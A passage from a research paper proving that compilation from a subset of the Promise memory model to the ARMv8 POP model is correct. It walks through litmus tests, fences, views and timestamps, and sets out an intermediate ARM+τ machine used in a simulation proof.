Recently, however, Kang et al. [12] made a breakthrough and introduced a memory model that claims to satisfy both desiderata. Their model is also operational, but includes a rather non-standard step, according to which a thread can promise to perform a write in the future. While such promise steps are suitably restricted, once a promise is made, other threads can read from the promised write, even before the promise is fulfilled. Promises allow the weak behavior of the ARM-weak program: intuitively, the first thread may promise to write $[x] := 1$, the second and third threads may then execute writing 1 to y and x respectively, and the first thread can then execute reading $a = 1$ from the third thread and finally fulfilling its promise to write $[x] := 1$.

While the Promise machine allows this surprisingly weak behavior of the ARM-weak example, compilation from the promise semantics to the ARMv8 POP machine has not yet been shown to be sound. In their paper, Kang et al. mention the ARM-weak program, but do not verify compilation to ARMv8 POP; they only prove compilation correctness to the substantially simpler x86-TSO and Power models.

In this paper, we fill this gap and prove the correctness of compilation from a subset of the promise model to the ARMv8 POP model. The subset of promise model we handle is quite minimal—it contains relaxed loads and stores, as well as release and acquire fences—but exposes the following three main challenges we had to overcome in the compilation proof.

- Firstly, the two machines are very different. The ARM machine executes instructions possibly out of program order and in multiple steps: it issues the instruction, propagates it to one thread at a time, satisfies read instructions—all in different steps. In contrast, the Promise machine executes instructions in a single step and according to program order (except for promised writes).
- Secondly, the key technical device used in the compilation proof to the Power model is not applicable to the ARMv8 POP model because it can execute anti-dependent instructions out of order as in the ARM-weak program (see discussion in Section 10).
- Thirdly, although both memory models are operational, compilation correctness cannot be shown by a standard forward simulation. The reason is that in the ARM machine writes to a specific location are not necessarily totally ordered during the execution; they only become totally ordered once they are all propagated to the memory, which may happen at the very end of the execution. In the Promise machine, however, writes are totally ordered by timestamps from the point they are issued (or promised); so a simulation proof would have to "guess" the correct ordering of the writes.

To overcome this final challenge, we introduce an intermediate machine, which extends the ARM machine recording timestamps for each write, and views for each threads and message. We show that this intermediate machine has the same behaviors as the ARM machine, and that the Promise machine can simulate the intermediate machine's behaviors.

A secondary contribution of this paper is to provide a number of results about the ARMv8 POP model, which may be of general interest, e.g., in compiling from other language-level memory models to ARMv8 POP.

In the remainder of this paper, we first introduce the ARMv8 POP and Promise models informally (Section 2), and present the high-level structure of the proof (Section 3). Then, in Sections 4 to 9 we present the ARMv8 POP, intermediate, and Promise machines formally, and relate them to one another. We conclude with a discussion of related and future work.

2 Models through Examples

We start by discussing the ARM [9] and the Promise [12] machines on a couple of small programs, *litmus tests*, like this:

$$\begin{array}{l|l} [x] := 1; & a := [y]; \ //1 \\ [y] := 1; & b := [x]; \ //0 \end{array} \qquad \text{(MP)}$$


Here a, b stand for local variables (registers) and x, y are distinct memory locations shared between threads. The program syntax of the ARM machine programs slightly differs from the syntax of the Promise machine programs. We apply the following compilation scheme:

Promise:	$[x]_{\mathsf{rlx}} := a$	$a := [x]_{\mathsf{rlx}}$	fence(acquire)	fence(release)
ARM:	$[x] := a$	$a := [x]$	dmb LD	dmb SY

As the compilation scheme is a bijection, we present programs in the ARM syntax only. For every program we suppose that locations are initialized with 0. To refer to a specific behavior of the program, we annotate read instructions with values expected to be read (e.g., //1).

The ARM Machine. The ARM machine [9] consists of two components, *a thread subsystem* and *a storage subsystem*. Roughly speaking, the former corresponds to processors' per-thread control units [10], which fetch and execute instructions, and send store/load memory requests to the storage subsystem. The latter represents the memory hierarchy including caches, store/load buffers, and the main memory. A state of the storage subsystem can be represented graphically as a hierarchy of *buffers*, which are lists of memory requests.

Let's execute the MP program in the ARM machine and get $a = 1$ and $b = 0$. One way of getting this behavior is for the thread subsystem to issue the write (or read) requests *out-of-order* to the storage subsystem. However, there is another way in which the outcome $a = 1, b = 0$ is possible. First, the thread subsystem issues all requests in program order.



After that, the storage subsystem reorders the independent requests $[x] := 1$ and $[y] := 1$, and flows the requests $[y] := 1$, $a := [y]$, and $b := [x]$ from the bottom of the corresponding buffers to the common buffer. Once the read request $a := [y]$ follows $[y] := 1$ directly in a buffer, the storage subsystem is able to satisfy the read from the write and send a read response, $a = 1$, to the thread subsystem. Finally, the storage subsystem flows $[y] := 1$ and $b := [x]$ to the main memory, satisfying the latter from the initial write $[x] := 0$.

Suppose that the outcome $a = 1, b = 0$ is undesirable. To outlaw it, one can put dmb SY, a *full fence*, between the writes[2] in the first thread and dmb LD, a *load fence*, between the reads in the second thread:

```
[x] := 1;  ||  a := [y]; //1
dmb SY;    ||  dmb LD;
[y] := 1;  ||  b := [x]; //0 – impossible
```
(MP-SY-LD)

The fence in the first thread forces the thread to issue $[x] := 1$, dmb SY, and $[y] := 1$ to the storage subsystem in order. Reordering of $[x] := 1$ and $[y] := 1$ in the storage subsystem is also impossible, as the request dmb SY is not reorderable with any request and stays between them. It guarantees that once $[y] := 1$ is propagated to the common buffer, $[x] := 1$ is propagated there as well. The fence dmb LD forbids to issue $b := [x]$ until $a := [y]$ is satisfied. So if $a := [y]$ is satisfied from $[y] := 1$, $[x] := 1$ is propagated to the common buffer or to the main memory, and $b := [x]$ can be satisfied only from it. So, if $a = 1$ then $b = 1$.

In the discussed executions, it is very important that the storage subsystem is able to reorder some requests but not others. The definition of the reordering relation $\hookrightarrow$ is following:

▶ **Definition.** A request e_{old} and a request e_{new} are *reorderable*, denoted $e_{\text{old}} \hookrightarrow e_{\text{new}}$, if neither of them is an SY fence and they operate on different locations.

In this paper, we consider a slightly weakened version of Flur et al.'s model [9], which issues dmb SY requests to the storage subsystem but not dmb LD requests. This allows more behaviors than the original model.[3] As we managed to prove compilation correctness to a weaker model, the result is also applicable to the original model.

The Promise Machine. The Promise machine [12] is very different from the ARM machine. There is no sophisticated storage subsystem. The *memory*, M, is simply a set of annotated writes, so-called *messages*, issued by all threads up to the moment. Each message has a *timestamp*, an element of a totally ordered set, which is unique among messages to the same location in the memory. Except for *promises*, which we discuss later in the section, the Promise machine executes instructions in program order. However, reads have a nondeterministic semantics: when a thread performs a read, it chooses any message from the memory subject to some conditions. The message has to be to the corresponding location and not to be too "old": if a thread has observed (i.e., read from) a message to location x with timestamp τ, it cannot subsequently read from a message to x with timestamp $\tau' < \tau$.

To enforce this restriction, as well as similar restrictions on timestamps of read messages that arise from the use of fences, the Promise machine uses so-called *views*—maps from

[2] One could equivalently put a store fence, dmb ST, but that does not correspond to anything in the promise model, as well as in the C/C++ model.

[3] To show this, consider that dmb LD requests are issued, but are reorderable with any request. That would weaken the original semantics. But this is the same as not issuing the dmb LD requests at all.

locations to timestamps. Each message in the memory is annotated with a *message view*, and each thread maintains three views: $view_{\text{cur}}$, $view_{\text{acq}}$, and $view_{\text{rel}}$. The main thread view, $view_{\text{cur}}$, maps each location to the greatest timestamp of all messages of this location that were observed by the thread. For example, if a thread's $view_{\text{cur}}$ equals to $[z@\mathbf{2}, w@\mathbf{4}]$, it means the thread has observed the write to the location w with the timestamp $\mathbf{4}$. The other views— those included in messages, as well as the thread views $view_{\text{acq}}$ and $view_{\text{rel}}$— are used in combination with fences.

The weak behavior of MP is observable on the Promise machine quite easily. At the beginning of the execution, the memory contains only initial writes:

$$M = \{\langle x : 0@\mathbf{0}, [x@\mathbf{0}]\rangle, \langle y : 0@\mathbf{0}, [y@\mathbf{0}]\rangle\}$$
$$T1.view_{\text{cur}} = [x@\mathbf{0}, y@\mathbf{0}]; \quad T2.view_{\text{cur}} = [x@\mathbf{0}, y@\mathbf{0}]$$

The first thread $T1$ may perform the writes:

$$M = \{\langle x : 0@\mathbf{0}, [x@\mathbf{0}]\rangle, \langle y : 0@\mathbf{0}, [x@\mathbf{0}]\rangle, \langle x : 1@\mathbf{1}, [x@\mathbf{1}, y@\mathbf{0}]\rangle, \langle y : 1@\mathbf{1}, [x@\mathbf{0}, y@\mathbf{1}]\rangle\}$$
$$T1.view_{\text{cur}} = [x@\,\mathbf{1}, y@\,\mathbf{1}]; \quad T2.view_{\text{cur}} = [x@\mathbf{0}, y@\mathbf{0}]$$

Now the second thread $T2$ can read from the newly added message $\langle y : 1@\mathbf{1}, [x@\mathbf{0}, y@\mathbf{1}]\rangle$ and the initial write $\langle x : 0@\mathbf{0}, [x@\mathbf{0}]\rangle$.

The Promise machine counterparts of the SY and LD fences, *release* and *acquire* fences correspondingly, are sufficient to outlaw $a = 1, b = 0$ as in the case of the ARM machine. The fence(release) in the first thread $T1$ enforces the message view of $[y] := 1$ to include the timestamp of $[x] := 1$, and if the second thread $T2$ reads from the message, then the fence(acquire) updates the second thread's $view_{\text{cur}}$ with the message view. Let's see how it works.

In the beginning, all views are the same. When the first thread $T1$ performs the first write, it updates $view_{\text{cur}}$, but $view_{\text{rel}}$ remains the same. The message view of the newly added write equals to the pointwise maximum of $view_{\text{rel}}$ and the timestamp of the write itself, $[x@\mathbf{1}] = (\lambda \ell.\, \underline{\text{if}}\ \ell = x\ \underline{\text{then}}\ \mathbf{1}\ \underline{\text{else}}\ \mathbf{0})$ (the latter is called a *singleton* view).

$$M = \{\langle x : 0@\mathbf{0}, [x@\mathbf{0}]\rangle, \langle y : 0@\mathbf{0}, [y@\mathbf{0}]\rangle, \langle x : 1@\mathbf{1}, [x@\mathbf{1}, y@\mathbf{0}]\rangle\}$$
$$T1.view_{\text{cur}} = [x@\,\mathbf{1}, y@\mathbf{0}]; \quad T1.view_{\text{acq}} = [x@\,\mathbf{1}, y@\mathbf{0}]; \quad T1.view_{\text{rel}} = [x@\mathbf{0}, y@\mathbf{0}];$$
$$T2.view_{\text{cur}} = [x@\mathbf{0}, y@\mathbf{0}]; \quad T2.view_{\text{acq}} = [x@\mathbf{0}, y@\mathbf{0}]; \quad T2.view_{\text{rel}} = [x@\mathbf{0}, y@\mathbf{0}];$$

After that the first thread $T1$ executes the release fence, which makes its $view_{\text{rel}}$ to be equal to $view_{\text{cur}}$:

$$M = \{\langle x : 0@\mathbf{0}, [x@\mathbf{0}]\rangle, \langle y : 0@\mathbf{0}, [y@\mathbf{0}]\rangle, \langle x : 1@\mathbf{1}, [x@\mathbf{1}, y@\mathbf{0}]\rangle\}$$
$$T1.view_{\text{cur}} = [x@\mathbf{1}, y@\mathbf{0}]; \quad T1.view_{\text{acq}} = [x@\mathbf{1}, y@\mathbf{0}]; \quad T1.view_{\text{rel}} = [x@\,\mathbf{1}, y@\mathbf{0}];$$
$$T2.view_{\text{cur}} = [x@\mathbf{0}, y@\mathbf{0}]; \quad T2.view_{\text{acq}} = [x@\mathbf{0}, y@\mathbf{0}]; \quad T2.view_{\text{rel}} = [x@\mathbf{0}, y@\mathbf{0}]$$

Then, the first thread $T1$ performs the second write, again attaching to it a view which is the pointwise maximum of $T1.view_{\text{rel}}$ and the timestamp of the write itself:

$$M = \{\langle x : 0@\mathbf{0}, [x@\mathbf{0}]\rangle, \langle y : 0@\mathbf{0}, [y@\mathbf{0}]\rangle, \langle x : 1@\mathbf{1}, [x@\mathbf{1}, y@\mathbf{0}]\rangle, \langle y : 1@\mathbf{1}, [x@\mathbf{1}, y@\mathbf{1}]\rangle\}$$
$$T1.view_{\text{cur}} = [x@\mathbf{1}, y@\,\mathbf{1}]; \quad T1.view_{\text{acq}} = [x@\mathbf{1}, y@\,\mathbf{1}]; \quad T1.view_{\text{rel}} = [x@\mathbf{1}, y@\mathbf{0}];$$
$$T2.view_{\text{cur}} = [x@\mathbf{0}, y@\mathbf{0}]; \quad T2.view_{\text{acq}} = [x@\mathbf{0}, y@\mathbf{0}]; \quad T2.view_{\text{rel}} = [x@\mathbf{0}, y@\mathbf{0}];$$

When the second thread $T2$ reads from the newly added write, it updates its $view_{\text{acq}}$ with the message view:

$$
\begin{array}{l}
M = \{\langle x : 0@\mathbf{0}, [x@\mathbf{0}]\rangle, \langle y : 0@\mathbf{0}, [y@\mathbf{0}]\rangle, \\
\qquad \langle x : 1@\mathbf{1}, [x@\mathbf{1}, y@\mathbf{0}]\rangle, \langle y : 1@\mathbf{1}, [x@\mathbf{1}, y@\mathbf{1}]\rangle\} \\
T1.view_{\text{cur}} = [x@\mathbf{1}, y@\mathbf{1}]; \quad T1.view_{\text{acq}} = [x@\mathbf{1}, y@\mathbf{1}]; \quad T1.view_{\text{rel}} = [x@\mathbf{1}, y@\mathbf{0}]; \\
T2.view_{\text{cur}} = [x@\mathbf{0}, y@\mathbf{0}]; \quad T2.view_{\text{acq}} = [x@\,\mathbf{1}, y@\,\mathbf{1}]; \quad T2.view_{\text{rel}} = [x@\mathbf{0}, y@\mathbf{0}];
\end{array}
$$

The execution of the acquire fence makes the second thread's $view_{\text{cur}}$ to be equal to its $view_{\text{acq}}$:

$$
\begin{array}{l}
M = \{\langle x : 0@\mathbf{0}, [x@\mathbf{0}]\rangle, \langle y : 0@\mathbf{0}, [y@\mathbf{0}]\rangle, \\
\qquad \langle x : 1@\mathbf{1}, [x@\mathbf{1}, y@\mathbf{0}]\rangle, \langle y : 1@\mathbf{1}, [x@\mathbf{1}, y@\mathbf{1}]\rangle\} \\
T1.view_{\text{cur}} = [x@\mathbf{1}, y@\mathbf{1}]; \quad T1.view_{\text{acq}} = [x@\mathbf{1}, y@\mathbf{1}]; \quad T1.view_{\text{rel}} = [x@\mathbf{1}, y@\mathbf{0}]; \\
T2.view_{\text{cur}} = [x@\,\mathbf{1}, y@\,\mathbf{1}] \quad T2.view_{\text{acq}} = [x@\mathbf{1}, y@\mathbf{1}] \quad T2.view_{\text{rel}} = [x@\mathbf{0}, y@\mathbf{0}]
\end{array}
$$


And now thread $T2$ is not able to read from $\langle x : 0@\mathbf{0}, [x@\mathbf{0}]\rangle$, as $T2.view_{\text{cur}}(x) = \mathbf{1} > \mathbf{0}$, which rules out the outcome $a = 1, b = 0$.

2.1 A More Complex Behavior


Both machines guarantee that a read instruction cannot be satisfied from a same thread's write which follows the read in program order. They do, however, allow to get $a = 1$ during an execution of the program presented in Section 1:

$$
\begin{array}{l|l|l}
a := [x]; \ //1 & b := [x]; & c := [y]; \\
[x] := 1; & [y] := b; & [x] := c;
\end{array}
\qquad \text{(ARM-weak)}
$$

The ARM Machine. The behavior may be reproduced by the ARM machine if the first and the second threads share a common buffer, which is not observable by the third thread. The machine issues the two requests of the first thread and the read request of the second thread, and propagates them to the common buffer. Then, the storage subsystem satisfies read $b := [x]$ from $[x] := 1$, and the second thread issues $[y] := 1$. The storage subsystem propagates it to the common buffer, reorders it with the first thread's requests, and propagates it to the lowest buffer and to the memory.



Next, the third thread issues $c := [y]$, and the storage propagates it to the memory, where it is satisfied with response $c = 1$. Now the storage sends response $c = 1$ to the third thread, it issues $[x] := 1$, and the storage subsystem propagates it to the lowest buffer.



The storage subsystem propagates $a := [x]$ to the lowest buffer and satisfies it from $[x] := 1$.

The Promise Machine. Conforming to its name, the Promise machine uses *promises* to achieve the same behavior: a thread T may nondeterministically promise to write a value val to a location ℓ at some point in the future. When a thread T makes a promise, it adds $\langle \ell : val@\tau, \_ \rangle$, where τ has not been used as a timestamp yet and is greater than $T.view_{\text{cur}}(\ell)$, to the memory, making the promise available to read from for other threads. The promise transition also adds the promise to a thread's set of promises, $T.promises$, but it does not update the thread's views. After each transition of the machine, the thread which makes a step has to *certify* that it is able to fulfill all promises it made in the current state of the memory running in isolation. The certification is used to outlaw self-satisfaction and causality cycles [8] in an execution.

To get $a = 1$ in the program ARM-weak, the first thread has to promise, e.g., $\langle x : 1@\mathbf{2}, [x@\mathbf{2}] \rangle$. The thread can certify the promise—to read from the initial write to x with timestamp $\mathbf{0}$ and then fulfill the promise by the second instruction. After the first thread promised a write to x, the second thread reads from the promise, and adds $\langle y : 1@\mathbf{1}, [y@\mathbf{1}] \rangle$ to the memory. The third thread reads from it, and adds $\langle x : 1@\mathbf{1}, [x@\mathbf{1}] \rangle$. Now the first thread can read from $\langle x : 1@\mathbf{1}, [x@\mathbf{1}] \rangle$ getting $a = 1$ and fulfill the promise $\langle x : 1@\mathbf{2}, [x@\mathbf{2}] \rangle$.

2.2 More Abstract Storage Subsystem: POP

Flur et al. [9] present two versions of the storage subsystem for the ARM machine: Flowing and POP (partial order propagation). We used the Flowing model to describe the previous examples because it is more intuitive and easier to understand. However, the Flowing model has a couple of features that make it hard to reason about the model. First, it is much easier to have a partial order on requests inside of a buffer than to keep track of reorderings inside it. Second, if we want to show that for every execution of a program in the ARM machine some invariant holds, we have to consider every possible topology of buffers.

The POP model solves the aforementioned obstacles. There are no linear buffers and fixed topologies. The state of the POP storage consists of three components: *Evt*—a set of requests observed by the storage, *Ord*—a partial order on requests from *Evt*, and *Prop*—a function mapping each thread identifier to a subset of *Evt* requests propagated to the thread. If two requests e and e' are ordered by *Ord*, $Ord(e, e')$, we write $e <_{Ord} e'$.


To understand how the POP model works and its connection to the Flowing model, consider an execution of the following program:

$$[x] := 1; \;\Big\|\; \begin{array}{l} a := [x]; \; //1 \\ [y] := a; \end{array} \;\Big\|\; \begin{array}{l} b := [y]; \; //1 \\ c := [x + b * 0]; \; //0 \end{array} \qquad \text{(WRC+data+addr)}$$

Here is a fake address dependency between reads in the third thread, so the thread does not know the target address of the second read until $b := [y]$ is satisfied. For this reason, the

third thread cannot issue the second read request before the first one is satisfied. Nevertheless, the behavior $a = 1, b = 1, c = 0$ is allowed due to the storage subsystem.


To reproduce the intended behavior in the Flowing model we have to choose the same topology as in the previous example, which has a buffer observable to the first and the second threads, but non-observable for the third one. Suppose that each thread issued a request corresponding to its first instruction. Then we get the following Flowing state (on the left) and the following POP state (on the right):[4]



$$
\begin{aligned}
\mathit{Evt} &= \{k, l, m, n, o\} \\
\mathit{Ord} &= \{(k, m), (k, n), (l, o)\} \\
\mathit{Prop}(T1) &= \{k, l, m\} \\
\mathit{Prop}(T2) &= \{k, l, n\} \\
\mathit{Prop}(T3) &= \{k, l, o\}
\end{aligned}
$$

When a request e is issued to the storage by a thread T, we add an Ord-edge (e', e) for each e', which is propagated to T and is not reorderable with e, $e' \not\rightarrow e$. That is why there are entries in Ord.

At this point the request $m : [x] := 1$ might be propagated to the $(T1, T2)$ common buffer. In terms of the POP model, this step corresponds to propagation of $m : [x] := 1$ to $T2$:




$$
\begin{aligned}
\mathit{Evt} &= \{k, l, m, n, o\} \\
\mathit{Ord} &= \{(k, m), (k, n), (l, o), \boxed{(m, n)}\} \\
\mathit{Prop}(T1) &= \{k, l, m\} \\
\mathit{Prop}(T2) &= \{k, l, n, \boxed{m}\} \\
\mathit{Prop}(T3) &= \{k, l, o\}
\end{aligned}
$$

The propagation step adds m to $\mathit{Prop}(T2)$ and the (m, n) edge to Ord.

In general, when a request e issued by a thread T is propagated to a thread T', we add (e, e') to Ord for every request e', which is propagated to T' but not to T, if e and e' are not reorderable (i.e., $e \not\rightarrow e'$) and there is no backward edge (e', e) in Ord. In the execution, the m and n requests are not reorderable because they operate on the same location x.

The storage subsystem may propagate $n : a := [x]$ to the common buffer (in the Flowing model) or, correspondingly, to thread $T1$ in the POP model:




$$
\begin{aligned}
\mathit{Evt} &= \{k, l, m, n, o\} \\
\mathit{Ord} &= \{(k, m), (k, n), (l, o), (m, n)\} \\
\mathit{Prop}(T1) &= \{k, l, m, \boxed{n}\} \\
\mathit{Prop}(T2) &= \{k, l, n, m\} \\
\mathit{Prop}(T3) &= \{k, l, o\}
\end{aligned}
$$

Now $n : a := [x]$ can be satisfied from $m : [x] := 1$, as the former request follows the latter directly in the common buffer (the Flowing model), they are propagated to the same set of


[4] For the sake of brevity we annotate the requests with labels and use the labels in the POP components.

threads $(T1, T2)$ and there is no request in between them according to the Ord relation (the POP model). After the read is satisfied, the second thread $T2$ issues the write $p : [y] := 1$:




$$
\begin{aligned}
Evt &= \{k, l, m, o, p\} \\
Ord &= \{(k, m), (l, o), (l, p)\} \\
Prop(T1) &= \{k, l, m\} \\
Prop(T2) &= \{k, l, m, p\} \\
Prop(T3) &= \{k, l, o\}
\end{aligned}
$$

The storage propagates $p : [y] := 1$ to the common buffer and then to the lowest buffer and to the main memory in the Flowing model, and to $T1$ and $T3$ in the POP model: [5]



$$
\begin{aligned}
Evt &= \{k, l, m, o, p\} \\
Ord &= \{(k, m), (l, o), (l, p), (p, o)\} \\
Prop(T1) &= \{k, l, m, p\} \\
Prop(T2) &= \{k, l, m, p\} \\
Prop(T3) &= \{k, l, o, p\}
\end{aligned}
$$

Then, $o : b := [y]$ is propagated to the lowest buffer in the Flowing model, and to $T1$ and $T2$ in the POP model:



$$
\begin{aligned}
Evt &= \{k, l, m, o, p\} \\
Ord &= \{(k, m), (l, o), (l, p), (p, o)\} \\
Prop(T1) &= \{k, l, m, p, o\} \\
Prop(T2) &= \{k, l, m, p, o\} \\
Prop(T3) &= \{k, l, o, p\}
\end{aligned}
$$

After $o : b := [y]$ is satisfied from $p : [y] := 1$, the machine may issue $q : c := [x]$, propagate it to the main memory before $m : [x] := 1$ and satisfy it from $k : [x] := 0$.

At the end of the POP execution, all write and fence requests are propagated to all threads. As a result, every pair of write requests to the same location is ordered by Ord, which induces a total order on writes to one location. We use this observation in our proof.

As the POP model is a sound relaxation of the Flowing model and it is more abstract and easier to reason about, we use the POP model in our proof.

3 Main Challenges and High-Level Proof Structure

A compilation scheme from one machine AM to another machine AM' is correct, if for any program P and its compiled version P' each execution of P' on AM' corresponds to some execution of P on AM. The standard way to prove it is to exhibit a simulation between the machines. This may be done by introducing execution invariants and mapping transitions of AM' to transitions of AM.

There are three main problems one has to cope with to prove that the Promise machine simulates the ARM machine:

[5] As there is no fixed topology in the POP model, $p : [y] := 1$ can even be propagated to $T3$ before $T1$.

1. Although all writes to a specific location are totally ordered in the end of an ARM execution, they aren't ordered *during* the execution. In the Promise machine, however, timestamps induce a total order on writes, which is decided much earlier—at the point writes are issued (or promised).
2. In the ARM machine, while reading from a write request imposes restrictions on following reads, there is no explicit counterpart of message views of the Promise machine.
3. The ARM machine allows out-of-order execution of instructions, whereas the Promise machine, except for promises themselves, supports only in-order execution.

To address the first two challenges, we introduce an instrumented version of the ARM machine, the ARM+τ machine. In this machine, each write request is annotated with *(i)* a timestamp, *(ii)* a set of writes and fences which are guaranteed to be observed by a thread once it reads from the write request, and *(iii)* a view corresponding to the aforementioned set. The timestamps of writes to a specific location have to reflect a total order in which the writes are propagated to the main memory (in terms of the Flowing model) or to all threads (in terms of the POP model). However, at the moment when the thread subsystem issues a store request, the ARM machine cannot guarantee that the request will take any specific position in the total order. It is, therefore, impossible to assign a timestamp to the request at that moment. To solve this problem, the ARM+τ machine's steps have additional preconditions which guarantee acyclicity of the union of the partial order on requests in the storage (the relation *Ord*) and the per-location timestamp order. These restrictions mean that the ARM+τ machine may have potentially less behaviors than the ARM machine for a given program. So we have to prove that the ARM+τ machine simulates the ARM machine to be able to use it in the compilation correctness proof.

The third challenge makes it impossible to define a simple one-to-one or one-to-many correspondence between steps of the ARM and the Promise machines. To address this problem, we allow the Promise machine to "lag behind" the ARM machine. Consider the following program fragment:

$[x] := 1;$
dmb LD;
$a := [y];$
$[z] := 1;$

The ARM machine may first commit the fence dmb LD (*step 1*), then issue (propagate if needed and satisfy) the read $a := [y]$ (*step 2*), commit the write $[z] := 1$ (*step 3*), and only after that commit the write $[x] := 1$ (*step 4*). The Promise machine cannot perform the corresponding steps in the same order. According to the simulation we propose for the compilation correctness proof, the Promise machine does nothing when the ARM machine performs the steps 1 and 2, so it starts to lag behind the ARM machine at this point. Then it promises $[z] := 1$ at step 3. Finally, at step 4, it promises and fulfills the write $[x] := 1$ and does everything left, as it is no longer blocked by the instruction $[x] := 1$.

To represent the lagging of the Promise machine, we have two simulation relations in our proof, $\mathcal{I}$ and $\mathcal{I}_{\text{pre}}$. The former relation forbids the Promise machine to lag behind too much: if states of the ARM and the Promise machines are connected by $\mathcal{I}$, then each thread of the Promise machine has executed all instructions from the maximal committed prefix of the corresponding ARM thread execution and is waiting for the next instruction to be committed by the ARM thread. The latter relation states that there is one thread which is able to (and has to) execute the next instruction, as it is committed by the ARM thread.

$$
\begin{array}{lll}
\mathit{cmds} & : & \mathit{List}\ S \\
S & ::= & \mathit{reg}\ :=\ [\mathit{expr}] \\
 & | & [\mathit{expr}_0]\ :=\ \mathit{expr}_1 \\
 & | & \mathsf{dmb}\ \mathit{ftype}_{\mathrm{ARM}} \\
 & | & \mathsf{if}\ \mathit{expr}\ \mathsf{goto}\ k \\
 & | & \mathit{reg}\ :=\ \mathit{expr} \mid \mathsf{nop} \\
\mathit{ftype}_{\mathrm{ARM}} & ::= & \mathsf{SY} \mid \mathsf{LD} \\
\mathit{expr} & ::= & \mathit{reg} \mid \ell \mid \mathit{uop}\ \mathit{expr} \\
 & | & \mathit{bop}\ \mathit{expr}_0\ \mathit{expr}_1 \\
 & | & : \mathit{Expr} \\
\mathit{reg} : \mathit{Reg} & - & a, b, c, \ldots \quad \text{(local variables)} \\
\ell : \mathit{Loc} & - & x, y, z, \ldots \quad \text{(locations)} \\
\mathit{uop}, \mathit{bop} & - & \text{arithmetic operations} \\
k & \in & \mathbb{Z}
\end{array}
$$

Figure 1 Syntax of ARM programs.

We show that once states of the machines are related by $\mathcal{I}_{\mathrm{pre}}$, there is a finite number of steps, which the Promise machine has to make, to get to a state which satisfies $\mathcal{I}$.

In our proof, we consider only terminating executions of the ARM machine, because otherwise we would have to introduce "fairness" conditions on its speculative execution. For instance, there is an execution of the following program, which infinitely issues read requests to the storage without satisfying them:

$$
\begin{array}{l}
a\ :=\ [x]; \\
\mathsf{if}\ a \neq 0\ \mathsf{goto}\ -1;
\end{array}
$$

As we said in Section 2, the considered compilation scheme is bijection, so we assume that programs for both machines are the same. Our compilation correctness theorem states that for every program and every terminating execution of the ARM machine there is a terminating execution of the Promise machine which ends with the *same memory*, i.e., the last writes to each location are the same for both machines.

